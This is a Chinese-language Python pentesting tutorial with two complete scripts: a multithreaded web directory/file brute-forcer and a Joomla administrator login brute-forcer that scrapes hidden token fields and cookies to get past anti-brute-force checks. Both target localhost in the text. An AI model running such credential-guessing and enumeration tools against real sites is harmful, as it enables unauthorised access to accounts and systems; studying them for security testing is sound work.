分析Web应用对一个攻击者和渗透测试员来说是非常重要的。在现代网络中，Web应用往往受到最多的网络攻击，因此也是最常见的进入内网的渠道。

有许多非常优秀的网络渗透工具是用Python编写的，包括w3af、sqlmap等。

坦白地说，SQL注入等话题已经过时了，而且目前的工具已经非常成熟，以至于不需要我们白费力气做重复工作。作为代替，我们将使用Python研究基本的Web交互，并在此基础知识上创建侦察和暴力破解工具。你将会看到HTML解析是如何应用于暴力破解、侦察工具研制，以及挖掘富文本网站中的。编写一些新的工具的目的是让你掌握编写任何Web应用评估工具的基本技术，这些工具也是实际攻击场景中所需要的。

## 暴力破解目录和文件位置

当你攻击一个传统的Web应用或者大型的电子商务系统时，你不会完全掌握Web服务器上所有可以访问的文件。通常情况下，你会部署一个爬虫，例如BurpSuite中的爬虫，以尽可能多地爬取网站中关于Web应用的信息。与此同时，在很多案例中，有大量的配置文件，残留的开发文件，调试文件及其他琐碎的安全文件可以提供敏感的信息或者暴露出开发者不希望软件暴露的功能。唯一能够发现这些内容的办法就是使用暴力破解工具获取常见的文件名和目录。

我们编写了一个简易工具，可以允许接受常见的第三方暴力破解工具的字典，例如DirBuster项目或者SVNDigger3，然后尝试探测目标服务器能够访问到的目录和文件。像以前一样，我们将创建一批线程进行激进的网站内容探测。


### 代码实现

build\_wordlist函数读入一个字典文件，然后开始对文件中的每一行进行迭代。如果网络连接突然断开或者目标网站中断运行，则我们设置的一些内置函数可以让我们恢复暴力破解会话。这可以通过让resume变量接上中断前最后一个尝试暴力破解的路径来轻松实现。整个字典文件探测完毕后，返回一个带有全部字符的Queue对象，将在实际的暴力破解函数中使用。

dir\_bruter函数接受用字典字符填充的Queue对象，这些字符要用于暴力破解及结合一个可选列表进行添加文件扩展名来测试。首先，测试当前字符是否存在文件扩展名，如果没有，那么我们把它当作远程Web服务器上的测试目录。如果有一批文件扩展名传入，那么我们使用当前的字典字符并添加每一个我们想测试的文件扩展名进行测试。有一些有用的文件扩展名，例如.orig和.bak这些最常见的用于编程语言的扩展名。在我们建立完需要尝试暴力破解的字符列表之后，我们在User-Agent头部增加一些内容来测试远程的Web服务器。如果响应代码是200，那么我们输出URL；如果接受到的响应代码是404，我们也将内容输出，因为这可能会泄露远程Web服务器上的一些耐人寻味的信息而不只是一个“找不到文件”的错误。

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/26 11:04   
# @Author : ordar  
# @File : http\_path\_brute.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import requests  
import threading  
import queue  
  
  
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36"}  
  
  
# 构建字典队列。  
def build\_wordlist(wordlist\_file):  
 *"""  
 读入一个字典文件，然后开始对文件中的每一行进行迭代。  
 如果网络连接突然断开或者目标网站中断运行，则我们设置的一些内置函数可以让我们恢复暴力破解会话。  
 这可以通过让resume变量接上中断前最后一个尝试暴力破解的路径来轻松实现。  
 整个字典文件探测完毕后，返回一个带有全部字符的Queue对象，将在实际的暴力破解函数中使用。* ***:param*** *wordlist\_file:字典文件* ***:return****:返回一个带有全部字符的Queue对象  
 """* # 读入字典文件  
 with open(wordlist\_file, 'r') as f:  
 raw\_words = f.readlines()  
 found\_resume = False  
 words = queue.Queue()  
 # 对字典每一行进行迭代  
 for word in raw\_words:  
 word = word.strip()  
 # 判断断点：  
 # 如果断点存在就从断点后面开始构建字典队列  
 if resume is not None:  
 if found\_resume:  
 words.put(word)  
 else:  
 if word == resume:  
 found\_resume = True  
 print("Resuming wordlist from: {}".format(resume))  
 else:  
 # 没有断点从一开始就构建字典队列  
 words.put(word)  
 return words  
  
  
# 暴力破解  
def dir\_bruter(word\_queue, extensions=None):  
 *"""  
 函数接受用字典字符填充的Queue对象，这些字符要用于暴力破解以及一个可选列表进行添加文件扩展名来测试。  
 首先，测试当前字符是否存在文件扩展名，如果没有，那么我们把它当作远程Web服务器上的测试目录。  
 如果有一批文件扩展名传入，那么我们使用当前的字典字符并添加每一个我们想测试的文件扩展名进行测试。  
 有一些有用的文件扩展名，例如.orig和.bak这些最常见的用于编程语言的扩展名。  
 在我们建立完需要尝试暴力破解的字符列表之后，我们在User-Agent头部增加一些内容来测试远程的Web服务器。  
 如果响应代码是200，那么我们输出URL；  
 如果接受到的响应代码是404，我们也将内容输出，因为这可能会泄露远程Web服务器上的一些耐人寻味的信息而不只是一个“找不到文件”的错误。* ***:param*** *word\_queue:字典字符填充的Queue对象* ***:param*** *extensions:一个可选列表进行添加文件扩展名* ***:return****:  
 """* while not word\_queue.empty():  
 attempt = word\_queue.get()  
 attempt\_list = []  
  
 # 检查是否有文件扩展名，如果没有就是我们要暴力破解的路径  
 if "." not in attempt:  
 attempt\_list.append("/{}/".format(attempt))  
 else:  
 attempt\_list.append("/{}".format(attempt))  
 # 如果想暴力破解扩展名  
 if extensions:  
 for ext in extensions:  
 attempt\_list.append("/{}{}".format(attempt, ext))  
  
 # 开始暴力破解：迭代我们要尝试的文件列表  
 for brute in attempt\_list:  
 url = "{}{}".format(target\_url, brute)  
  
 try:  
 resp = requests.get(url, headers=headers)  
 print("[{}] => {}".format(resp.status\_code, url))  
 except requests.RequestException as e:  
 print(e)  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 threads = 50  
 resume = None  
 target\_url = "http://127.0.0.1/wordpress"  
 wordlist\_file = "wordlist.txt"  
 word\_queue = build\_wordlist(wordlist\_file)  
 extensions = [".php", ".bak"]  
 for i in range(threads):  
 t = threading.Thread(target=dir\_bruter, args=(word\_queue, extensions))  
 t.start()

### 运行结果



## 暴力破解joomla带有token和cookie的HTML表单

在你的Web攻击生涯中，肯定会遇到需要登录目标入口的时候，抑或在提供安全咨询服务时，你可能需要评估现有Web系统的密码强度。现在越来越多的Web系统都会有暴力破解保护，无论是一个验证码、一个简单的数学公式，还是一个登录令牌都必须在发起请求的同时提交。有一批暴力破解工具能够向登录脚本发起进行暴力破解的POST请求，但是在大多数情况下，暴力破解工具不能灵活处理动态内容或者应付简单的“你是人类”的检查。接下来，我们将针对Joomla进行一个简单有效的暴力破解，Joomla是一个流行的内容管理系统。现在的Joomla系统中有包含对抗暴力破解的技术，但是系统的默认值仍然缺乏用户自锁和高强度的验证码。

为了暴力破解Joomla，我们需要满足两个条件：一是在提交密码前检索登录表单中的登录令牌，二是保证在利用requests建立会话时设置token和cookie值。

为了解析登录表单值，我们将使用Python类BeautifulSoup。使用pip安装：pip install beautifulsoup4。让我们从查看Joomla管理员登录表格开始。Joomla管理员登录表格可以从http://localhost/joomla/administrator/index.php.上浏览到。为了追求简洁，我列出了相关的元素：

<form action="/joomla/administrator/index.php" method="post" id="form-login" class="form-inline">  
 <input name="username" tabindex="1" id="mod-login-username" type="text" class="input-medium" placeholder="Username" size="15" autofocus="true" />  
 <input name="passwd" tabindex="2" id="mod-login-password" type="password" class="input-medium" placeholder="Password" size="15"/>  
 <input type="hidden" name="option" value="com\_login"/>  
 <input type="hidden" name="task" value="login"/>  
 <input type="hidden" name="return" value="aW5kZXgucGhw"/>  
 <input type="hidden" name="bcbaf78d7170b066e50b7a775ce431a6" value="1" /> </fieldset>  
</form>



通读这个表单代码，我们找到了需要传递给暴力破解工具的一些有价值的信息。首先，表单的内容通过HTTP协议的POST方法提交给路径/administrator/index.php。在这里，如果你查看最后一个隐藏域值，你会看到它的名称设置成了一个长整型的随机字符串。这是Joomla对抗暴力破解技术的关键。这个随机字符串将在你当前的用户会话中通过存储在cookie中进行检测，如果该随机令牌没有出现，那么即使你使用了正确的认证凭证并传递给登录处理脚本，认证也会失败。这意味着你必须在暴力工具中加入如下流程才能成功破解 Joomla:

1.检索登录页面，接受所有的token和cookie值。

2.从HTML中获取所有表单元素。

3.在你的字典中设置需要猜测的用户名和密码。

4.发送HTTP POST数据包到登录处理脚本，数据包含所有的HTML表单文件和存储的 token和cookie值。

5.测试是否能成功登录Web应用。

### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/26 13:59   
# @Author : ordar  
# @File : http\_joomla\_form\_brute.py  
# @Project : pythonCourse  
# @Python : 3.7.5  
import queue  
import threading  
import requests  
from bs4 import BeautifulSoup  
  
  
user\_thread = 5  
resume = None  
# 设置目标地址,要解析HTML的页面和要尝试暴力破解的位置。  
target\_index\_url = "http://localhost/joomla/administrator/index.php"  
target\_post\_url = "http://localhost/joomla/administrator/index.php"  
# 对应的HTML元素  
usernmae\_field = "username"  
password\_field = "passwd"  
# 检测每一次暴力破解提交的用户名和密码是否登录成功  
# 如果响应码为303代表密码正确  
success\_check = 303  
# proxy = {"http": "http://127.0.0.1:8888"}  
  
  
class Bruter:  
 def \_\_init\_\_(self, username, words):  
 self.username = username  
 self.passwords = words  
 self.found = False  
 print("Finished setting up for: {}".format(username))  
  
 def web\_brute(self):  
 while not self.passwords.empty() and not self.found:  
 brute = self.passwords.get().strip()  
 resp = requests.get(target\_index\_url)  
 cookies = resp.cookies.get\_dict()  
 text = resp.text  
 # post提交的表单数据  
 all\_post\_data = {}  
 all\_post\_data[usernmae\_field] = self.username  
 all\_post\_data[password\_field] = brute  
 print("[-] Trying: {}:{}".format(self.username, brute))  
 # 使用BeautifulSoup解析html，取出所有的input。然后遍历，取出name和value,再追加到all\_post\_data里面  
 soup = BeautifulSoup(text, "xml")  
 all\_input = soup.find\_all("input")  
 for i in all\_input:  
 # print(i, i['name'])  
 if i['name'] != usernmae\_field and i['name'] != password\_field:  
 # print(i['name'], i['value'])  
 all\_post\_data[i['name']] = i['value']  
  
 # 提交post表单，data是表单，cookies是携带的cookie，  
 # allow\_redirects禁止重定向  
 resp\_post = requests.post(target\_post\_url, data=all\_post\_data, cookies=cookies, allow\_redirects=False)  
 if success\_check == resp\_post.status\_code:  
 self.found = True  
 print("[\*] Brute successful.")  
 print('[\*] Username:{}'.format(self.username))  
 print('[\*] Passwd:{}'.format(brute))  
 print("[\*] Waiting other thread stop")  
  
 def run\_brute(self):  
 for i in range(user\_thread):  
 t = threading.Thread(target=self.web\_brute)  
 t.start()  
  
  
# 构建字典队列。  
def build\_wordlist(wordlist\_file):  
 *"""  
 读入一个字典文件，然后开始对文件中的每一行进行迭代。  
 如果网络连接突然断开或者目标网站中断运行，则我们设置的一些内置函数可以让我们恢复暴力破解会话。  
 这可以通过让resume变量接上中断前最后一个尝试暴力破解的路径来轻松实现。  
 整个字典文件探测完毕后，返回一个带有全部字符的Queue对象，将在实际的暴力破解函数中使用。* ***:param*** *wordlist\_file:字典文件* ***:return****:返回一个带有全部字符的Queue对象  
 """* # 读入字典文件  
 with open(wordlist\_file, 'r') as f:  
 raw\_words = f.readlines()  
 found\_resume = False  
 words = queue.Queue()  
 # 对字典每一行进行迭代  
 for word in raw\_words:  
 word = word.strip()  
 # 判断断点：  
 # 如果断点存在就从断点后面开始构建字典队列  
 if resume is not None:  
 if found\_resume:  
 words.put(word)  
 else:  
 if word == resume:  
 found\_resume = True  
 print("Resuming wordlist from: {}".format(resume))  
 else:  
 # 没有断点从一开始就构建字典队列  
 words.put(word)  
 return words  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 username = "admin"  
 wordlist\_file = "wordlist.txt"  
 wordlist\_queue = build\_wordlist(wordlist\_file)  
 bruter = Bruter(username, wordlist\_queue)  
 bruter.run\_brute()

### 运行结果

